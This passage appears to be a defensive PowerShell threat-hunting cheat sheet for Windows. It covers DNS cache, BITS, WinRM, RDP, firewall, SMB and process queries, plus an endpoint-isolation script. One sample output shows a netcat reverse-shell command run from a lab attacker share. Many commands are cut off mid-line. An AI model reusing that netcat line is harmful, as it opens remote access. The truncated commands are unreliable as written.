The above command will likely return a lot of results you don't really need about the communication between 'trusted' endpoints and servers. We can filter these 'trusted' hostnames out with regex, until we're left with less common results.

On the second line of the below code, change up and insert the regex that will filter out your machines. For example, if your machines are generally called WrkSt1001.corp.local, or ServStFAX.corp.local, you can regex out that first poriton so it will exclude any and all machines that share this - so `workst|servst` would do the job. You don't need to wildcard here.

Be careful though. If you are too generic and liberal, you may end up filtering out malicious and important results. It's bettter to be a bit specific, and drill down further to amake sure you aren't filtering out important info. So for example, I wouldn't suggest filtering out short combos of

letters or numbers `ae|ou|34|`

```
Get-DnsClientCache |
? Entry -NotMatch "workst|servst|memes|kerb|ws|ocsp" |
out-string -width 1000
```

If there's an IP you're sus of, you can always take it to WHOIS or VirusTotal, as well see for other instances it appears in your network and what's up to whilst it's interacting there.

IPv6

Since Windows Vitsa, the Windows OS prioritises IPv6 over IPv4. This lends itself to man-in-the-middle attacks, you can find some more info on exploitation here

Get IPv6 addresses and networks

```
Get-NetIPAddress -AddressFamily IPv6  | ft Interfacealias, IPv6Address
```

```
Interfacealias                IPv6Address
--------------                -----------
vEthernet (Ethernet 2)        fe80::30c8:c062:82f7:9
vEthernet (WiFi)              fe80::bd68:272d:67f1:c
vEthernet (Ethernet)          fe80::fd26:fd12:4444:c
vEthernet (Default Switch)    fe80::e8ae:b673:259f:6
Ethernet 2                    fe80::e846:9d07:c484:4
Bluetooth Network Connection  fe80::69c7:cf9d:f26a:6
Local Area Connection* 1      fe80::54d1:2838:f6af:c
Ethernet                      fe80::24a1:661c:9a7c:f
WiFi                          fe80::88b7:a761:3f6e:5
Loopback Pseudo-Interface 1   ::1
```

Disable Priority Treatment of IPv6

You probably don't want to switch IPv6 straight off. And if you DO want to, then it's probably better at a DHCP level. But what we can do is change how the OS will prioritise the IPv6 over IPv4.

```
#check if machine prioritises IPv6
ping $env:COMPUTERNAME -n 4 # if this returns an IPv6, the machine prioritises th

#Reg changes to de-prioritise IPv6
New-ItemProperty “HKLM:\SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters\” -Na

#If this reg already exists and has values, change the value
Set-ItemProperty “HKLM:\SYSTEM\CurrentControlSet\Services\Tcpip6\Parameters\” -Na

#you need to restart the computer for this to take affect
#Restart-Computer
```

```
Reply from fe80::bd68:272d:67f1:d29a%47: time<1ms
Reply from fe80::bd68:272d:67f1:d29a%47: time<1ms
Reply from fe80::bd68:272d:67f1:d29a%47: time<1ms
Reply from fe80::bd68:272d:67f1:d29a%47: time<1ms

Ping statistics for fe80::bd68:272d:67f1:d29a%47:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss)
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

BITS Queries

```
Get-BitsTransfer|
fl DisplayName,JobState,TransferType,FileList, OwnerAccount,BytesTransferred,Crea

## filter out common bits jobs in your enviro, ones below are just an example, yo
Get-BitsTransfer|
| ? displayname -notmatch "WU|Office|Dell_Asimov|configjson" |
fl DisplayName,JobState,TransferType,FileList, OwnerAccount,BytesTransferred,Crea

## Hunt down BITS transfers that are UPLOADING, which may be sign of data exfil
Get-BitsTransfer|
? TransferType -match "Upload" |
fl DisplayName,JobState,TransferType,FileList, OwnerAccount,BytesTransferred,Crea
```

```
  Get-BitsTransfer | ? displayname -notmatch "WU|Office|Dell_Asimov|configjson"
tionTime
```

```
DisplayName            : UpdateDescriptionXml
FileList               : {https://g.live.com/1rewlive5skydrive/ODSUProduction64}
JobState               : Transferred
TransferType           : Download
OwnerAccount           : NT AUTHORITY\SYSTEM
BytesTransferred       : 726
CreationTime           : 10/31/2021 11:58:15 PM
TransferCompletionTime : 11/1/2021 8:45:15 AM
```

Remoting Queries

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Powershell Remoting

Get Powershell sessions created

```
Get-PSSession
```

Query WinRM Sessions Deeper

You can query the above even deeper.

```
get-wsmaninstance -resourceuri shell -enumerate |
select Name, State, Owner, ClientIP, ProcessID, MemoryUsed,
@{Name = "ShellRunTime"; Expression = {[System.Xml.XmlConvert]::ToTimeSpan($_.She
@{Name = "ShellInactivity"; Expression = {[System.Xml.XmlConvert]::ToTimeSpan($_.
```

```
[localhost]: PS C:\> get-wsmaninstance -resourceuri shell -enumerate |
>> select Name, State, Owner, ClientIP, ProcessID, MemoryUsed,
>> @{Name = "ShellRunTime"; Expression = {[System.Xml.XmlConvert]::ToTimeSpan($_.ShellRunTime)}},
>> @{Name = "ShellInactivity"; Expression = {[System.Xml.XmlConvert]::ToTimeSpan($_.ShellInactivity)}}


Name            : WinRM2
State           : Connected
Owner           : CASTLE\Administrator
ClientIP        : ::1
ProcessId       : 3212
MemoryUsed      : 71MB
ShellRunTime    : 00:04:26
ShellInactivity : 00:00:00
```

The ClientIP field will show the original IP address that WinRM'd to the remote machine. The times under the Shell fields at the bottom have been converted into HH:MM:SS, so in the above example, the remote PowerShell session has been running for 0 hours, 4 minutes, and 26 seconds.

Remoting Permissions

```
Get-PSSessionConfiguration |
fl Name, PSVersion, Permission
```

```
PS C:\Users\Administrator> Get-PSSessionConfiguration |
>> fl Name, PSVersion, Permission


Name        : microsoft.powershell
PSVersion   : 5.1
Permission  : NT AUTHORITY\INTERACTIVE AccessAllowed,
              BUILTIN\Administrators AccessAllowed, BUILTIN\Remote
              Management Users AccessAllowed

Name        : microsoft.powershell.workflow
PSVersion   : 5.1
Permission  : BUILTIN\Administrators AccessAllowed, BUILTIN\Remote
              Management Users AccessAllowed

Name        : microsoft.powershell32
PSVersion   : 5.1
Permission  : NT AUTHORITY\INTERACTIVE AccessAllowed,
              BUILTIN\Administrators AccessAllowed, BUILTIN\Remote
              Management Users AccessAllowed

Name        : microsoft.windows.servermanagerworkflows
PSVersion   : 3.0
Permission  : NT AUTHORITY\INTERACTIVE AccessAllowed,
              BUILTIN\Administrators AccessAllowed
```

Check Constrained Language

To be honest, constrained language mode in Powershell can be trivally easy to mitigate for an adversary. And it's difficult to implement persistently. But anyway. You can use this quick variable to confirm if a machine has a constrained language mode for pwsh.

```
$ExecutionContext.SessionState.LanguageMode
```

```
$ExecutionContext.SessionState.LanguageMode
```

```
FullLanguage
```

RDP settings

You can check if RDP capability is permissioned on an endpoint

```
if ((Get-ItemProperty "hklm:\System\CurrentControlSet\Control\Terminal Server").f
```

If you want to block RDP

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -
#Firewall it out too
Disable-NetFirewallRule -DisplayGroup "Remote Desktop"
```

Query RDP Logs

Knowing who is RDPing in your enviroment, and from where, is important. Unfortunately, RDP logs are balllache. Threat hunting blogs like this one can help you narrow down what you are looking for when it comes to RDP

Let's call on one of the RDP logs, and filter for event ID 1149, which means a RDP connection has been made. Then let's filter out any IPv4 addresses that begin with 10.200, as this is the internal IP schema. Perhaps I want to hunt down public IP addresses, as this would suggest the RDP is exposed to the internet on the machine and an adversary has connected with correct credentials!!!

Two logs of interest

- Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational
- Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx

```
# if you acquire a log, change this to get-winevent -path ./RDP_log_you_acquired.
get-winevent -path "./Microsoft-Windows-TerminalServices-RemoteConnectionManager%
? id -match 1149 |
sort Time* -descending |
fl time*, message

get-winevent -path ./ "Microsoft-Windows-TerminalServices-LocalSessionManager%4Op
? id -match 21 |
sort Time* -descending |
fl time*, message
```

```
  get-winevent -logname "Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational" | ? id -match 1149 | ? message -notmatch '10.200'  |ft message -
wrap
```

```
Message
-------
Remote Desktop Services: User authentication succeeded:

User: vmware.admin
Domain:
Source Network Address: 10.202.202.90
Remote Desktop Services: User authentication succeeded:

User: vmware.admin
Domain:
Source Network Address: 10.202.202.7
```

Current RDP Sessions

You can query the RDP sessions that a system is currently running

```
qwinsta

:: get some stats
qwinsta /counter
```

```
[11/12/2021 11:05:12] | PS C:\Users\IEUser > qwinsta
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 services                                    0  Disc
>rdp-tcp#2         IEUser                   1  Active
 console                                     2  Conn
 rdp-tcp                                 65536  Listen
[11/12/2021 11:05:14] | PS C:\Users\IEUser > qwinsta /counter
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 services                                    0  Disc
>rdp-tcp#2         IEUser                   1  Active
 console                                     2  Conn
 rdp-tcp                                 65536  Listen
Total sessions created: 3
Total sessions disconnected: 1
Total sessions reconnected: 1
```

You can read here about how to evict a malicious user from a session and change the creds rapidly to deny them future access

Check Certificates

```
gci "cert:\" -recurse | fl FriendlyName, Subject, Not*
```

```
FriendlyName : Microsoft Root Certificate Authority
Subject      : CN=Microsoft Root Certificate Authority, DC=microsoft, DC=com
NotAfter     : 10/05/2021 00:28:13
NotBefore    : 10/05/2001 00:19:22

FriendlyName : Thawte Timestamping CA
Subject      : CN=Thawte Timestamping CA, OU=Thawte Certification, O=Thawte,
               L=Durbanville, S=Western Cape, C=ZA
NotAfter     : 31/12/2020 23:59:59
NotBefore    : 01/01/1997 00:00:00

FriendlyName :
Subject      : CN=COMODO RSA Certification Authority, O=COMODO CA Limited,
```

Certificate Dates

You will be dissapointed how many certificates are expired but still in use. Use the `-ExpiringInDays` flag


```
gci "cert:\*" -recurse -ExpiringInDays 0 | fl FriendlyName, Subject, Not*
```

Firewall Queries

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Retrieve Firewall profile names

```
(Get-NetFirewallProfile).name
```



Retrieve rules of specific profile

Not likely to be too useful getting all of this information raw, so add plenty of filters

```
Get-NetFirewallProfile -Name Public | Get-NetFirewallRule
##filtering it to only show rules that are actually enabled
Get-NetFirewallProfile -Name Public | Get-NetFirewallRule | ? Enabled -eq "true"
```

```
Name                  : WMI-WINMGMT-In-TCP
DisplayName           : Windows Management Instrumentation (WMI-In)
Description           : Inbound rule to allow WMI traffic for remote Windows
                        Management Instrumentation. [TCP]
DisplayGroup          : Windows Management Instrumentation (WMI)
Group                 : @FirewallAPI.dll,-34251
Enabled               : False
Profile               : Private, Public
Platform              : {}
Direction             : Inbound
Action                : Allow
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping      : False
Owner                 :
PrimaryStatus         : OK
Status                : The rule was parsed successfully from the store. (65536)
EnforcementStatus     : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local
```

Filter all firewall rules

```
#show firewall rules that are enabled
Get-NetFirewallRule | ? Enabled -eq "true"
#will show rules that are not enabled
Get-NetFirewallRule | ? Enabled -notmatch "true"

##show firewall rules that pertain to inbound
Get-NetFirewallRule | ? direction -eq "inbound"
#or outbound
Get-NetFirewallRule | ? direction -eq "outbound"

##stack these filters
Get-NetFirewallRule | where {($_.Enabled -eq "true" -and $_.Direction -eq "inboun
#or just use the built in flags lol
Get-NetFirewallRule -Enabled True -Direction Inbound
```

Code Red


Isolate Endpoint

Disconnect network adaptor, firewall the fuck out of an endpoint, and display warning box

This is a code-red command. Used to isolate a machine in an emergency.

In the penultimate and final line, you can change the text and title that will pop up for the user

```
New-NetFirewallRule -DisplayName "Block all outbound traffic" -Direction Outbound
New-NetFirewallRule -DisplayName "Block all inbound traffic" -Direction Inbound -
$adapter = Get-NetAdapter|foreach { $_.Name } ; Disable-NetAdapter -Name "$adapte
Add-Type -AssemblyName PresentationCore,PresentationFramework;
[System.Windows.MessageBox]::Show('Your Computer has been Disconnected from the I
```



SMB Queries

▶ section contents

List Shares

```
Get-SMBShare
```

```
Get-SMBShare
```

```
Name   ScopeName Path                                    Description
----   --------- ----                                    -----------
ADMIN$ *         C:\Windows                              Remote Admin
C$     *         C:\                                     Default share
IPC$   *                                                 Remote IPC
print$ *         C:\Windows\system32\spool\drivers       Printer Drivers
```

List client-to-server SMB Connections

Dialect just means verison. SMB3, SMB2 etc

```
Get-SmbConnection

#just show SMB Versions being used. Great for enumeration flaws in enviro - i.e,
Get-SmbConnection |
select Dialect, Servername, Sharename | sort Dialect
```

```
Get-SmbConnection | ft
```

```
ServerName ShareName UserName       Credential           Dialect NumOpens
---------- --------- --------       ----------           ------- --------
[redacted]1    Shared    [redacted]ton [redacted]ton 3.0.2   5
[redacted]s1   IPC$      [redacted]ton [redacted]ton 3.0.2   0
[redacted]1    IPC$      [redacted]ton [redacted]ton 2.1     0
```

```
Dialect Servername Sharename
------- ---------- ---------
2.1             1  IPC$
3.0.2           1  Shared
3.0.2           s1 IPC$
```

Remove an SMB Share

```
Remove-SmbShare -Name MaliciousShare -Confirm:$false -verbose
```

Process Queries

▶ section contents

Processes and TCP Connections

I have a neat one-liner for you. This will show you the local IP and port, the remote IP andport, the process name, and the underlying executable of the process!

You could just use `netstat -b`, which gives you SOME of this data


```
PS C:\> netstat -b

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    10.0.0.4:49841         20.54.36.229:https     ESTABLISHED
  WpnService
 [svchost.exe]
  TCP    10.0.0.4:50257         104.21.54.39:https     ESTABLISHED
 [msedge.exe]
  TCP    10.0.0.4:50284         192.168.1.49:8080      CLOSE_WAIT
 [msedge.exe]
  TCP    10.0.0.4:50286         10.0.0.77:9200         SYN_SENT
 [metricbeat.exe]
  TCP    10.0.0.4:50287         10.0.0.77:9200         SYN_SENT
 [filebeat.exe]
  TCP    10.0.0.4:50288         10.0.0.77:9200         SYN_SENT
```

But instead, try this bad boy on for size:

```
Get-NetTCPConnection |
select LocalAddress,localport,remoteaddress,remoteport,state,@{name="process";Exp
sort Remoteaddress -Descending | ft -wrap -autosize
```



```
PS C:\> Get-NetTCPConnection |
>> select LocalAddress,localport,remoteaddress,remoteport,state,@{name="process";Expression={(get-process -id $_.OwningProcess).ProcessName}},
@{Name="cmdline";Expression={(Get-WmiObject Win32_Process -filter "ProcessId = $($_.OwningProcess)").commandline}} | sort Remoteaddress -Descen
ding |
>> ft -wrap -autosize

LocalAddress localport remoteaddress   remoteport       State process         cmdline
------------ --------- -------------   ----------       ----- -------         -------
10.0.0.4         50228 52.205.176.230         443 Established R               "C:\Program Files\                exe"
10.0.0.4         50224 204.79.197.219         443 Established msedge          "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
                                                                              --type=utility --utility-sub-type=network.mojom.NetworkService
                                                                              --field-trial-handle=2056,2545202359080034338,12421730929051845
                                                                              044,131072 --lang=en-US --service-sandbox-type=none
                                                                              --mojo-platform-channel-handle=2152 /prefetch:3
10.0.0.4         50225 204.79.197.200         443 Established msedge          "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
                                                                              --type=utility --utility-sub-type=network.mojom.NetworkService
                                                                              --field-trial-handle=2056,2545202359080034338,12421730929051845
                                                                              044,131072 --lang=en-US --service-sandbox-type=none
                                                                              --mojo-platform-channel-handle=2152 /prefetch:3
10.0.0.4         49841 20.54.36.229           443 Established svchost         C:\Windows\system32\svchost.exe -k netsvcs -p -s WpnService
10.0.0.4         50191 172.217.16.226         443    TimeWait Idle
10.0.0.4         50182 172.217.16.225         443    TimeWait Idle
10.0.0.4         50195 151.101.16.193         443 Established msedge          "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
                                                                              --type=utility --utility-sub-type=network.mojom.NetworkService
                                                                              --field-trial-handle=2056,2545202359080034338,12421730929051845
                                                                              044,131072 --lang=en-US --service-sandbox-type=none
                                                                              --mojo-platform-channel-handle=2152 /prefetch:3
```

Show all processes and their associated user

```
get-process * -Includeusername
```

```
Handles      WS(K)   CPU(s)     Id UserName               Proc
-------      -----   ------     -- --------               ----
    114       6136     1.33   3620 NT AUTHORITY\SYSTEM    AMPW
    124       9244     6.84   3608 NT AUTHORITY\SYSTEM    clie
    114       7732     0.17    332 NT AUTHORITY\SYSTEM    conh
     94       5548     2.03    860 NT AUTHORITY\SYSTEM    conh
     95       5512     0.98   2368 NT AUTHORITY\SYSTEM    conh
     95       5988     0.02   3820 NT AUTHORITY\SYSTEM    conh
    283       4144     5.41    336                        csrs
    137       7036     8.00    404                        csrs
    250      16228    41.61   1944 NT AUTHORITY\SYSTEM    dfsr
    182       9228    32.67   1228 NT AUTHORITY\SYSTEM    dfss
  10910     188028   744.67   1852 NT AUTHORITY\SYSTEM    dns
      0          4                0                      Idle
```

Try this one if you're hunting down suspicious processes from users

```
gwmi win32_process |
Select Name,@{n='Owner';e={$_.GetOwner().User}},CommandLine |
sort Name -unique -descending | Sort Owner | ft -wrap -autosize
```

```
PS C:\> gwmi win32_process |
>> Select Name,@{n='Owner';e={$_.GetOwner().User}},CommandLine |
>> sort Name -unique -descending | Sort Owner | ft -wrap -autosize

Name                      Owner          CommandLine
----                      -----          -----------
System Idle Process
System
dwm.exe                   DWM-1          "dwm.exe"
SearchApp.exe             Frank          "C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe"
                                         -ServerName:CortanaUI.AppX8z9r6jm96hw4bsbneegw0kyxx296wr9t.mca
RuntimeBroker.exe         Frank          C:\Windows\System32\RuntimeBroker.exe -Embedding
SecurityHealthSystray.exe Frank          "C:\Windows\System32\SecurityHealthSystray.exe"
ShellExperienceHost.exe   Frank          "C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe"
                                         -ServerName:App.AppXtk181tbxbce2qsex02s8tw7hfxa9xb3t.mca
sihost.exe                Frank          sihost.exe
ApplicationFrameHost.exe  Frank          C:\Windows\system32\ApplicationFrameHost.exe -Embedding
ctfmon.exe                Frank          "ctfmon.exe"
dllhost.exe               Frank          C:\Windows\system32\DllHost.exe /Processid:{973D20D7-562D-44B9-B70B-5A0F49CCDF3F}
conhost.exe               Frank          \??\C:\Windows\system32\conhost.exe 0x4
Cortana.exe               Frank          "C:\Program
                                         Files\WindowsApps\Microsoft.549981C3F5F10_3.2111.12605.0_x64__8wekyb3d8bbwe\Cortana.exe"
                                         -ServerName:App.AppX2y379sjp88wjq1y80217mddj3fargf2y.mca
OneDrive.exe              Frank          "C:\Users\Frank\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
powershell.exe            Frank          "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
```

Get specific info about the full path binary that a process is running

```
gwmi win32_process |
Select Name,ProcessID,@{n='Owner';e={$_.GetOwner().User}},CommandLine |
sort name | ft -wrap -autosize | out-string
```

```
Name                      ProcessID Owner  CommandLine
----                      --------- -----  -----------
ApplicationFrameHost.exe       7820 Phoebe C:\WINDOWS\system32\ApplicationFrameHost.exe
cmd.exe                        6312 Phoebe cmd  /C "\\10.10.14.3\\kali\\nc.exe 10.10.14.
cmd.exe                        6464 Phoebe cmd.exe
cmd.exe                        1516 Phoebe cmd.exe /c "cmd /C "\\10.10.14.3\\kali\\nc.ex
                                           cmd.exe" 2>&1"
cmd.exe                        4464 Phoebe C:\WINDOWS\system32\cmd.exe  /K Powerless.bat
conhost.exe                    6588 Phoebe \??\C:\WINDOWS\system32\conhost.exe 0x4
conhost.exe                     872 Phoebe \??\C:\WINDOWS\system32\conhost.exe 0x4
conhost.exe                    2492 Phoebe \??\C:\WINDOWS\system32\conhost.exe 0x4
csrss.exe                       424
csrss.exe                       536
ctfmon.exe                     4596 Phoebe
dllhost.exe                    3240
dllhost.exe                    7408 Phoebe C:\WINDOWS\system32\DllHost.exe
                                           /Processid:{973D20D7-562D-44B9-B70B-5A0F49CCD
dwm.exe                         996
explorer.exe                   5180 Phoebe C:\WINDOWS\Explorer.EXE
```

Get specific info a process is running

```
get-process -name "nc" | ft Name, Id, Path,StartTime,Includeusername -autosize
```

```
Name   Id IncludeUsername Path                       StartTime
----   -- ---------------- ----                       ---------
nc   4312                 \\10.10.14.3\kali\nc.exe 6/5/2021 10:46:04 AM
```

Is a specific process a running on a machine or not

```
$process = "memes";
if (ps |  where-object ProcessName -Match "$process") {Write-Host "$process succe
```

Example of process that is absent

```
 if (get-process | select-object -property ProcessName | where-object {$_.ProcessName -Match "memes*"})
{Write-Host "memes successfully installed on " -NoNewline ; hostname}
else {write-host "memes absent from " -NoNewline ; hostname}
```

```
memes absent from HU      N1
```

Example of process that is present

```
  if (get-process | select-object -property ProcessName | where-object {$_.ProcessName -Match "GoogleUpdate"})
{Write-Host "GoogleUpdate successfully installed on " -NoNewline ; hostname}
else {write-host "GoogleUpdate absent from " -NoNewline ; hostname}
```

```
GoogleUpdate successfully installed on HU      N1
```

Get process hash

Great to make malicious process stand out. If you want a different Algorithm, just change it after `-Algorithm` to something like `sha256`

```
foreach ($proc in Get-Process | select path -Unique){try
{ Get-FileHash $proc.path -Algorithm sha256 -ErrorAction stop |
ft hash, path -autosize -HideTableHeaders | out-string -width 800 }catch{}}
```

```
 foreach ($proc in Get-Process | select path -Unique)
{try { Get-FileHash $proc.path -Algorithm md5 -ErrorAction stop | Select-Obj
```

```
Hash                             Path
----                             ----
75CAF3F6AFCD6E21FBA5DABA97E74C3A C:\Program Files (x86)\Quest\KACE\AMPWatchD
9C3F2E077CC85529DDC8FD2F857F5E0A C:\Program Files (x86)\Trend Micro\Endpoint
11AD39C99B8E8F15B5175EDE9BF7CC38 C:\ProgramData\quest\kace\modules\clientide
09AC6D04F935EFD05AFDAC2733D37598 C:\Program Files (x86)\Trend Micro\Security
5E65FB88E7D005750F777D4D3CCE64A8 C:\Program Files (x86)\Trend Micro\Endpoint
0BCA3F16DD527B4150648EC1E36CB22A C:\Program Files (x86)\Google\Update\Google
```

Show all DLLs loaded with a process

```
get-process -name "memestask" -module
```

```
get-process -name "googleupdate" -module
```

```
   Size(K) ModuleName                                                  FileName
   ------- ----------                                                  --------
       152 GoogleUpdate.exe                                            C:\Program Fil
      1544 ntdll.dll                                                   C:\Windows\SYS
       896 KERNEL32.DLL                                                C:\Windows\Sys
      1672 KERNELBASE.dll                                              C:\Windows\Sys
       476 ADVAPI32.dll                                                C:\Windows\Sys
       760 msvcrt.dll                                                  C:\Windows\Sys
       260 sechost.dll                                                 C:\Windows\Sys
       772 RPCRT4.dll                                                  C:\Windows\Sys
       124 SspiCli.dll                                                 C:\Windows\Sys
        40 CRYPTBASE.dll                                               C:\Windows\Sys
```

Alternatively, pipe `|fl` and it will give a granularity to the DLLs

```
get-process -name "googleupdate" -module | fl
```



```
ModuleName        : GoogleUpdate.exe
FileName          : C:\Program Files (x86)\Google\Update\GoogleUpdate.exe
BaseAddress       : 15007744
ModuleMemorySize  : 155648
EntryPointAddress : 15037506
FileVersionInfo   : File:             C:\Program Files
                    (x86)\Google\Update\GoogleUpdate.exe
                    InternalName:     Google Update
                    OriginalFilename: GoogleUpdate.exe
                    FileVersion:      1.3.35.451
                    FileDescription:  Google Installer
                    Product:          Google Update
                    ProductVersion:   1.3.35.451
                    Debug:            False
                    Patched:          False
                    PreRelease:       False
                    PrivateBuild:     False
                    SpecialBuild:     False
                    Language:         English (United States)

Site              :
Container         :
Size              : 152
Company           : Google LLC
FileVersion       : 1.3.35.451
```

Identify process CPU usage

```
(Get-Process -name "googleupdate").CPU | fl
```

```
(Get-Process -name "googleupdate").CPU | fl
```

```
0.0625
```

I get mixed results with this command but it's supposed to give the percent of CPU usage. I need to work on this, but I'm putting it in here so the world may bare wittness to my smooth brain.

```
$ProcessName = "symon" ;
$ProcessName = (Get-Process -Id $ProcessPID).Name;
```

```
$CpuCores = (Get-WMIObject Win32_ComputerSystem).NumberOfLogicalProcessors;
$Samples = (Get-Counter "\Process($Processname*)\% Processor Time").CounterSample
$Samples | Select `InstanceName,@{Name="CPU %";Expression={[Decimal]::Round(($_.C
```

```
InstanceName CPU %
------------ -----
googleupdate     0
```

Sort by least CPU-intensive processes

Right now will show the lower cpu-using proccesses...useful as malicious process probably won't be as big a CPU as Chrome, for example. But change first line to `Sort CPU –descending` if you want to see the chungus processes first

```
gps | Sort CPU |
Select –Property ProcessName, CPU, ID, StartTime |
ft –autosize –wrap | out-string –width 800
```

```
ProcessName    CPU           Id StartTime
-----------    ---           -- ---------
Idle                          0
conhost        0             156 06/06/2021 12:15:40
smss           0.078125      236 12/03/2021 10:14:28
unsecapp       0.09375      4664 24/05/2021 10:36:48
svchost        0.140625     2704 24/05/2021 10:35:48
svchost        0.1875       2976 12/03/2021 10:15:01
powershell     0.25          284 06/06/2021 12:15:40
winlogon       0.234375      440 12/03/2021 10:14:29
svchost        0.3125       1584 12/03/2021 10:14:32
msdtc          0.328125     1992 12/03/2021 10:14:32
dllhost        0.484375     1764 12/03/2021 10:14:32
wininit        0.5           404 12/03/2021 10:14:29
VGAuthService  0.515625     1120 12/03/2021 10:14:31
svchost        0.546875     1040 12/03/2021 10:14:31
dwm            0.703125      744 12/03/2021 10:14:31
dmgsvc         0.734375      848 12/03/2021 10:16:12
diawp          0.734375      816 06/06/2021 11:44:21
Dmgupgradesvc  0.78125       3532 12/03/2021 10:16:17
csrss          0.8125         412 12/03/2021 10:14:29
```

